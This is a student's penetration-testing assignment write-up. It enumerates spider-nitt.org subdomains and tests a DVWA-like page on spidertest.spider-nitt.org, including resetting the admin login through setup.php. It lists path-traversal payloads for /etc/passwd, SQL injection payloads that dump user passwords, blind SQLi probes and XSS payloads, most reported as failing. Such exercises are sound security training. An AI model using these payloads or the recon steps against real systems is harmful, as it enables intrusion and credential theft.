Name - Krish Sharma

Roll no - 110124062

cybersecurity domain specific task level 3

performing recon on spider-nitt.org , finding vulnerable subdomain and exploiting it

Recon -

list of subdomains -

```
┌──(kali㉿kali)-[~]
└─$ curl -s "https://crt.sh/?q=%.spider-nitt.org&output=json" | jq -r '.[].name_value' | sed 's/\*\.//
g' | sort -u | tee subdomains.txt
```

admin-dest.gym-aqua.spider-nitt.org

admin-dest.gym-cloud.spider-nitt.org

admin.gym-aqua.spider-nitt.org

admin.gym-dev.spider-nitt.org

admin.hoppscotch.spider-nitt.org

admin.spider-nitt.org

admin.sportsreg.spider-nitt.org

admin.technitt-dev.spider-nitt.org

admin.wtdev.spider-nitt.org

api.convocation.spider-nitt.org

api.dc-dev.spider-nitt.org

api.esenate.spider-nitt.org

api.hoppscotch.spider-nitt.org

api.internal-portal-dev.spider-nitt.org

api.internal-portal.spider-nitt.org

api.lynx-admin.spider-nitt.org

api.lynxdev-admin.spider-nitt.org

api.mess.spider-nitt.org

api.profnitt-dev.spider-nitt.org

api-proxy.inductions.spider-nitt.org

api-proxy.site-vfinal.spider-nitt.org

apis-dest.gym-aqua.spider-nitt.org

apis-dest.gym-cloud.spider-nitt.org

apis.gym-aqua.spider-nitt.org

apis.gym-dev.spider-nitt.org

api.si23-test.spider-nitt.org

api.site-vfinal.spider-nitt.org

api.technitt-dev.spider-nitt.org

api.vortexdev.spider-nitt.org

api.watchtower-dev.spider-nitt.org

api.watchtower.spider-nitt.org

api.wtdev.spider-nitt.org

api.wt-test.spider-nitt.org

benchmark.spider-nitt.org

convocation-dev.spider-nitt.org

ctf.spider-nitt.org

dc-dev.spider-nitt.org

dev.lynxidapis-proxy.spider-nitt.org

dev.lynxidapis.spider-nitt.org

dockeradmin.spider-nitt.org

docker-dev.spider-nitt.org

downloads.spider-nitt.org

esenate.spider-nitt.org

gitlab-dev.spider-nitt.org

gns3.spider-nitt.org

grpc.lcas-dest.cloud.spider-nitt.org

grpc.lcas-dest.spider-nitt.org

grpc.lcas.spider-nitt.org

gymadmin-dev.spider-nitt.org

gym-dev.spider-nitt.org

hoppscotch.spider-nitt.org

inductionsapis.spider-nitt.org

inductions-proxy.spider-nitt.org

inductions.spider-nitt.org

internal-portal.spider-nitt.org

jenkins-dev.spider-nitt.org

jenkins.wtdev.spider-nitt.org

lynx-admin.spider-nitt.org

lynx-dest.spider-nitt.org

lynxdev-admin.spider-nitt.org

lynxdev.spider-nitt.org

lynxidapis-dest.spider-nitt.org

lynxidapis.spider-nitt.org

lynx.spider-nitt.org

mail.spider-nitt.org

mdecoder-dev-admin.spider-nitt.org

mdecoder-dev.spider-nitt.org

nittapp.cloud.spider-nitt.org

nittappdev-proxy.spider-nitt.org

nittappdev.spider-nitt.org

nittapp-proxy.spider-nitt.org

nittapp.spider-nitt.org

orientationapis.spider-nitt.org

orientationdevapis.spider-nitt.org

profnitt-dev.spider-nitt.org

register-dest.gym-aqua.spider-nitt.org

register-dest.gym-cloud.spider-nitt.org

register.gym-aqua.spider-nitt.org

register.gym-cloud.spider-nitt.org

remotelogin.spider-nitt.org

restapis.lcas-dest.cloud.spider-nitt.org

restapis.lcas-dest.spider-nitt.org

restapis.lcas-dev.spider-nitt.org

restapis.lcas.spider-nitt.org

reverse-coding.spider-nitt.org

seaweedfs.spider-nitt.org

sfmarathonreg.spider-nitt.org

si23-test.spider-nitt.org

sopapisdev.spider-nitt.org

sopapis.spider-nitt.org

sopdev.spider-nitt.org

sop.spider-nitt.org

spider-nitt.org

spidertest.spider-nitt.org

spider-vpn-dev.spider-nitt.org

sportsreg.spider-nitt.org

sportsreg-streamgrpc.spider-nitt.org

sportsreg-unarygrpc.spider-nitt.org

stream-dest.gym-aqua.spider-nitt.org

stream-dest.gym-cloud.spider-nitt.org

stream-grpc.sportsreg.spider-nitt.org

stream.gym-aqua.spider-nitt.org

stream.gym-dev.spider-nitt.org

technitt-dev.spider-nitt.org

unary-grpc.sportsreg.spider-nitt.org

uptime.spider-nitt.org

vortexdev.spider-nitt.org

vortex.spider-nitt.org

wtdev.spider-nitt.org

wt-test.spider-nitt.org

IP of subdomains -

```
┌──(kali㉿kali)-[~]
└─$ for sub in $(curl -s "https://crt.sh/?q=%.spider-nitt.org&output=json" | jq -r '.[].name_value' |
sort -u); do
    dig +short $sub A
done
203.129.195.136
spider.nitt.edu.
```

203.129.195.136

spider.nitt.edu.

14.139.162.136

203.129.195.136

spider.nitt.edu.

203.129.195.136

14.139.162.136

spider.nitt.edu.

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spider.nitt.edu.

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spider.nitt.edu.

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spider.nitt.edu.

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spider.nitt.edu.

203.129.195.136

14.139.162.136

203.129.195.136

spider.nitt.edu.

14.139.162.136

203.129.195.136

139.59.54.59

spider.nitt.edu.

14.139.162.136

203.129.195.136

203.129.195.136

spider.nitt.edu.

203.129.195.136

14.139.162.136

203.129.195.136

spider.nitt.edu.

203.129.195.136

14.139.162.136

203.129.195.136

203.129.195.136

spider.nitt.edu.

14.139.162.136

203.129.195.136

lynx-admin.cloud.spider-nitt.org.

54.237.81.78

api.lynxid.spider.nitt.edu.

203.129.195.136

14.139.162.136

lynx.spider.nitt.edu.

203.129.195.136

14.139.162.136

65.1.183.216

spider.nitt.edu.

14.139.162.136

203.129.195.136

register.gym-aqua.spider-nitt.org.

spider.nitt.edu.

14.139.162.136

203.129.195.136

spider.nitt.edu.

203.129.195.136

14.139.162.136

spider.nitt.edu.

14.139.162.136

203.129.195.136

54.237.81.78

restapis.lcas-dest.cloud.spider-nitt.org.

54.237.81.78

spider.nitt.edu.

203.129.195.136

14.139.162.136

restapis.lcas.spider.nitt.edu.

203.129.195.136

14.139.162.136

spider.nitt.edu.

203.129.195.136

14.139.162.136

spider.nitt.edu.

203.129.195.136

14.139.162.136

spider.nitt.edu.

14.139.162.136

203.129.195.136


65.1.183.216

spider.nitt.edu.

203.129.195.136

14.139.162.136

list of active and passive subdomains -



admin-dest.gym-aqua.spider-nitt.org [INACTIVE]

admin-dest.gym-cloud.spider-nitt.org [INACTIVE]

admin.gym-aqua.spider-nitt.org [INACTIVE]

admin.gym-dev.spider-nitt.org [INACTIVE]

admin.hoppscotch.spider-nitt.org [INACTIVE]

admin.spider-nitt.org [INACTIVE]

admin.sportsreg.spider-nitt.org [INACTIVE]

admin.technitt-dev.spider-nitt.org [INACTIVE]

admin.wtdev.spider-nitt.org [INACTIVE]

api.convocation.spider-nitt.org [INACTIVE]

api.dc-dev.spider-nitt.org [INACTIVE]

api.esenate.spider-nitt.org [INACTIVE]

api.hoppscotch.spider-nitt.org [INACTIVE]

api.internal-portal-dev.spider-nitt.org [INACTIVE]

api.internal-portal.spider-nitt.org [INACTIVE]

api.lynx-admin.spider-nitt.org [INACTIVE]

api.lynxdev-admin.spider-nitt.org [INACTIVE]

api.mess.spider-nitt.org [INACTIVE]

api.profnitt-dev.spider-nitt.org [INACTIVE]

api-proxy.inductions.spider-nitt.org [INACTIVE]

api-proxy.site-vfinal.spider-nitt.org [INACTIVE]

apis-dest.gym-aqua.spider-nitt.org [INACTIVE]

apis-dest.gym-cloud.spider-nitt.org [INACTIVE]

apis.gym-aqua.spider-nitt.org [INACTIVE]

apis.gym-dev.spider-nitt.org [INACTIVE]

api.si23-test.spider-nitt.org [INACTIVE]

api.site-vfinal.spider-nitt.org [INACTIVE]

api.technitt-dev.spider-nitt.org [INACTIVE]

api.vortexdev.spider-nitt.org [INACTIVE]

api.watchtower-dev.spider-nitt.org [INACTIVE]

api.watchtower.spider-nitt.org [INACTIVE]

api.wtdev.spider-nitt.org [INACTIVE]

api.wt-test.spider-nitt.org [INACTIVE]

benchmark.spider-nitt.org [INACTIVE]

convocation-dev.spider-nitt.org [INACTIVE]

ctf.spider-nitt.org [INACTIVE]

dc-dev.spider-nitt.org [INACTIVE]

dev.lynxidapis-proxy.spider-nitt.org [ACTIVE]

dev.lynxidapis.spider-nitt.org [INACTIVE]

dockeradmin.spider-nitt.org [INACTIVE]

docker-dev.spider-nitt.org [INACTIVE]

downloads.spider-nitt.org [INACTIVE]

esenate.spider-nitt.org [INACTIVE]

gitlab-dev.spider-nitt.org [INACTIVE]

gns3.spider-nitt.org [INACTIVE]

grpc.lcas-dest.cloud.spider-nitt.org [INACTIVE]

grpc.lcas-dest.spider-nitt.org [INACTIVE]

grpc.lcas.spider-nitt.org [INACTIVE]

gymadmin-dev.spider-nitt.org [INACTIVE]

gym-dev.spider-nitt.org [INACTIVE]

hoppscotch.spider-nitt.org [INACTIVE]

inductionsapis.spider-nitt.org [INACTIVE]

inductions-proxy.spider-nitt.org [INACTIVE]

inductions.spider-nitt.org [INACTIVE]

internal-portal.spider-nitt.org [INACTIVE]

jenkins-dev.spider-nitt.org [INACTIVE]

jenkins.wtdev.spider-nitt.org [INACTIVE]

lynx-admin.spider-nitt.org [INACTIVE]

lynx-dest.spider-nitt.org [INACTIVE]

lynxdev-admin.spider-nitt.org [INACTIVE]

lynxdev.spider-nitt.org [INACTIVE]

lynxidapis-dest.spider-nitt.org [INACTIVE]

lynxidapis.spider-nitt.org [INACTIVE]

lynx.spider-nitt.org [INACTIVE]

mail.spider-nitt.org [INACTIVE]

mdecoder-dev-admin.spider-nitt.org [INACTIVE]

mdecoder-dev.spider-nitt.org [INACTIVE]

nittapp.cloud.spider-nitt.org [INACTIVE]

nittappdev-proxy.spider-nitt.org [INACTIVE]

nittappdev.spider-nitt.org [INACTIVE]

nittapp-proxy.spider-nitt.org [INACTIVE]

nittapp.spider-nitt.org [INACTIVE]

orientationapis.spider-nitt.org [INACTIVE]

orientationdevapis.spider-nitt.org [INACTIVE]

profnitt-dev.spider-nitt.org [INACTIVE]

register-dest.gym-aqua.spider-nitt.org [INACTIVE]

register-dest.gym-cloud.spider-nitt.org [INACTIVE]

register.gym-aqua.spider-nitt.org [INACTIVE]

register.gym-cloud.spider-nitt.org [INACTIVE]

remotelogin.spider-nitt.org [INACTIVE]

restapis.lcas-dest.cloud.spider-nitt.org [INACTIVE]

restapis.lcas-dest.spider-nitt.org [INACTIVE]

restapis.lcas-dev.spider-nitt.org [INACTIVE]

restapis.lcas.spider-nitt.org [INACTIVE]

reverse-coding.spider-nitt.org [INACTIVE]

seaweedfs.spider-nitt.org [INACTIVE]

sfmarathonreg.spider-nitt.org [INACTIVE]

si23-test.spider-nitt.org [INACTIVE]

sopapisdev.spider-nitt.org [INACTIVE]

sopapis.spider-nitt.org [INACTIVE]

sopdev.spider-nitt.org [INACTIVE]

sop.spider-nitt.org [INACTIVE]

spider-nitt.org [INACTIVE]

spidertest.spider-nitt.org [INACTIVE]

spider-vpn-dev.spider-nitt.org [INACTIVE]

sportsreg.spider-nitt.org [INACTIVE]

sportsreg-streamgrpc.spider-nitt.org [INACTIVE]

sportsreg-unarygrpc.spider-nitt.org [INACTIVE]

stream-dest.gym-aqua.spider-nitt.org [INACTIVE]

stream-dest.gym-cloud.spider-nitt.org [INACTIVE]

stream-grpc.sportsreg.spider-nitt.org [INACTIVE]

stream.gym-aqua.spider-nitt.org [INACTIVE]

stream.gym-dev.spider-nitt.org [INACTIVE]

technitt-dev.spider-nitt.org [INACTIVE]

unary-grpc.sportsreg.spider-nitt.org [INACTIVE]

uptime.spider-nitt.org [INACTIVE]

vortexdev.spider-nitt.org [INACTIVE]

vortex.spider-nitt.org [INACTIVE]


wtdev.spider-nitt.org [INACTIVE]

wt-test.spider-nitt.org [INACTIVE]


vulnerable subdomain - spidertest.spider-nitt.org


to login , first i tried brute force , then different sql injections payload then failed

then i tried getting into different webpages directly and got into spidertest.spider-nitt.org/setup.php



i reset the credentials to “admin” and “password” and then logged in as admin





for command injection , tried different payloads like this but it doesnt seem to work

hence this is secure from command injection

File inclusion

payloads i tried -

?page=../../../../etc/passwd

?page=..%2f..%2f..%2f..%2fetc%2fpasswd

?page=....//....//....//etc/passwd

?page=../../../../../../../../windows/win.ini

seems secure

SQL injection

1' OR '1'='1'-- -

1' UNION SELECT 1, version()-- -

1' UNION SELECT 1, database()-- -

1' UNION SELECT 1, user()-- -

1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema=database()-- -

1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users'-- -

1' UNION SELECT user, password FROM users-- -

1' UNION SELECT 1, LOAD_FILE('/etc/passwd')-- -

1' ORDER BY 1-- -

1' ORDER BY 2-- -

1' ORDER BY 3-- -

1 OR 1=1

1 UNION SELECT 1, version()

1 UNION SELECT 1, database()

1 UNION SELECT 1, user()

1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema=database()

1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users'

1 UNION SELECT user, password FROM users

seems secure

SQL injection (blind)

payloads i tried -

1' AND 1=1-- -

1' AND 1=2-- -

1' AND SUBSTRING(version(),1,1)='5'-- -

1' AND (SELECT ASCII(SUBSTRING(user(),1,1)))=114-- -

1' AND EXISTS(SELECT * FROM users WHERE user='admin')-- -

1' AND LENGTH(database())=5-- -

1' AND (SELECT COUNT(*) FROM information_schema.tables WHERE table_schema=database())>10-- -

1 AND 1=1

1 AND 1=2

1 AND SUBSTRING(version(),1,1)=5

1 AND ASCII(SUBSTRING(user(),1,1))=114

1 AND EXISTS(SELECT * FROM users WHERE user='admin')

1 AND LENGTH(database())=5

1 AND (SELECT COUNT(*) FROM information_schema.tables WHERE table_schema=database())>10

seems secure

XSS reflected payloads tried -

<script>alert('XSS');</script>

<ScRiPt>alert('XSS');</ScRiPt>

<img src=x onerror=alert('XSS')>

<svg/onload=alert('XSS')>

<iframe src="javascript:alert('XSS')"></iframe>

<script>alert('XSS')</script>

"><svg/onload=alert('XSS')>

<scr<!-- -->ipt>alert('XSS')</scr<!-- -->ipt>

seems secure

XSS stored payloads tried -

<script>window.location='http://example.com';</script>

<sCriPt>window.location='http://example.com';</sCriPt>

<img src=x onerror="window.location='http://example.com'">

<svg onload="window.location='http://example.com'"></svg>

<iframe src="javascript:window.location='http://example.com'"></iframe>

<body onload="window.location='http://example.com'">


"><svg onload=window.location='http://example.com'></svg>

<script>window.location='http://example.com'</script>

<s<!-- -->cript>window.location='http://example.com'</s<!-- -->cript>

seems secure

CSP bypass



and rest of the other vulnerabilities also seems secure

Vulnerability: SQL Injection

User ID: Submit

